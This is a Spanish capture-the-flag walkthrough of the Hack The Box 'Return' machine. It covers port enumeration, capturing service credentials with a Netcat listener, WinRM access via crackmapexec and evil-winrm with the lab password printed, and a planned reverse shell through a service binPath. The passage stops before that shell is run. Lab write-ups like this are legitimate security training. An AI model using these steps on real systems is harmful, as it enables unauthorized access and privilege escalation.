RETURN


1. RETURN

https://app.hackthebox.com/machines/Return

1.1. Preliminar


Comprobamos si la máquina está encendida averiguamos qué sistema operativo es, y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina

Windows.




1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos un gran cantidad de puertos abiertos, entre ellos: *53, 80, 88, 135, 139, 389, 445*.




Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como

input los puertos de *allports* mediante `extractPorts`.



```
❯ nmap -sCV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49676,49677,49678,49681,49731 10.10.11.108 -oN targeted -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-21 18:53 CET
Nmap scan report for 10.10.11.108
Host is up (0.088s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-21 18:12:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49731/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-03-21T18:12:57
|_  start_date: N/A
|_clock-skew: 18m34s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
```

> Cuando tenemos muchos puertos, como en este caso, podríamos empezar enumerando los *servicios HTTP*: `cat targeted -l ruby | grep http`.



```
❯ cat targeted -l ruby | grep http
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_http-title: HTB Printer Admin Panel
|_http-server-header: Microsoft-IIS/10.0
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Nada en especial.


```
❯ whatweb http://10.10.11.108
http://10.10.11.108 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.108], Microsoft-IIS[10.0], PHP[7.4.13], Script, Title[HTB Printer Admin Panel], X-Powered-By[PHP/7.4.
13]

 /home/parrotp/pryor
```

1.4. Credentials via server request

Tratamos de iniciar sesión en el servidor por SMB con SMBclient con una *null session*. Pareciera que tenemos acceso, pero igualmente nos devuelve un error. En cualquier caso, exploramos un poco la web. Encontramos un directorio /settings.php, el cual parece que tramita una petición a un servidor por un puerto concreto.




Nos ponemos en escucha con **Netcat** por el *puerto 389* y enviamos una petición a nuestra IP por este puerto. Recibimos la conexión. Obtenemos lo que parece un usuario y contraseña, tal y como podemos ver en la siguiente imagen.




1.5. RCE with WinRM


Tratamos de conectarnos ahora por SMB con: `poetry run crackmapexec smb 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'`. Si vemos `+` en el output, las credenciales son válidas. Conseguimos acceso.



Ahora que tenemos credenciales legítimas, podemos tratar de listar los directorios con **SMBclient**. No obstante, antes de nada, como también tenemos el *puerto 5985 (WinRM)* abierto y disponemos de credenciales válidas, ejecutaremos: `poetry run crackmapexec winrm 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'` para conectarnos por el protocolo **WinRM**.
Para que podamos conectarnos de este modo, este usuario debe pertenecer al grupo **Remote Management Users**.



Tenemos acceso. Recurrimos ahora a **Evil-WinRM** con `evil-winrm -i 10.10.11.108 -u svc-printer -p 1edFg43012!!` para tener ejecución remota de comandos.




> El grupo **Remote Management Users** es un grupo de seguridad predeterminado que se encuentra en sistemas operativos Windows. Este grupo se utiliza para otorgar permisos de acceso remoto a equipos Windows, especialmente para la administración remota a través de herramientas como el


> Administrador de Servidores, PowerShell remoto, o servicios de Escritorio remoto (RDP). Cuando un usuario es miembro del grupo **Remote Management Users**, tiene permisos para realizar tareas de administración remota en los equipos Windows, como la administración de servicios, la configuración del sistema y la instalación de software, entre otras actividades.

1.6. Privesc via Server Operators group and binPath


Una vez dentro del sistema, listamos los permisos del usuario *svc-printer* y los grupos a los que éste pertenece: `whoami /priv` y `net user svc-printer`. Nos encontramos dentro del grupo **Server Operators**, lo cual nos permite iniciar (o usar unos existentes) y detener servicios. El problema reside en que, a la hora de parar e iniciar nuevamente estos servicios, podemos indicar lo que queremos que pase con **binPath** (indicando la ruta del archivo que queramos ejecutar).




Por tanto, lo primero que haremos será transferirnos **Netcat** a la máquina *Windows*. Lo buscamos en nuestro equipo con `locate nc.exe`, lo copiamos a nuestro directorio de trabajo y lo transferimos al sistema víctima con `upload /home/parrotp/pryor/nc.exe`. La idea aquí es que proporcionaremos la ruta de **Netcat** para que nos devuelva una *shell reversa* a nuestro sistema una vez se inicie de nuevo un servicio.



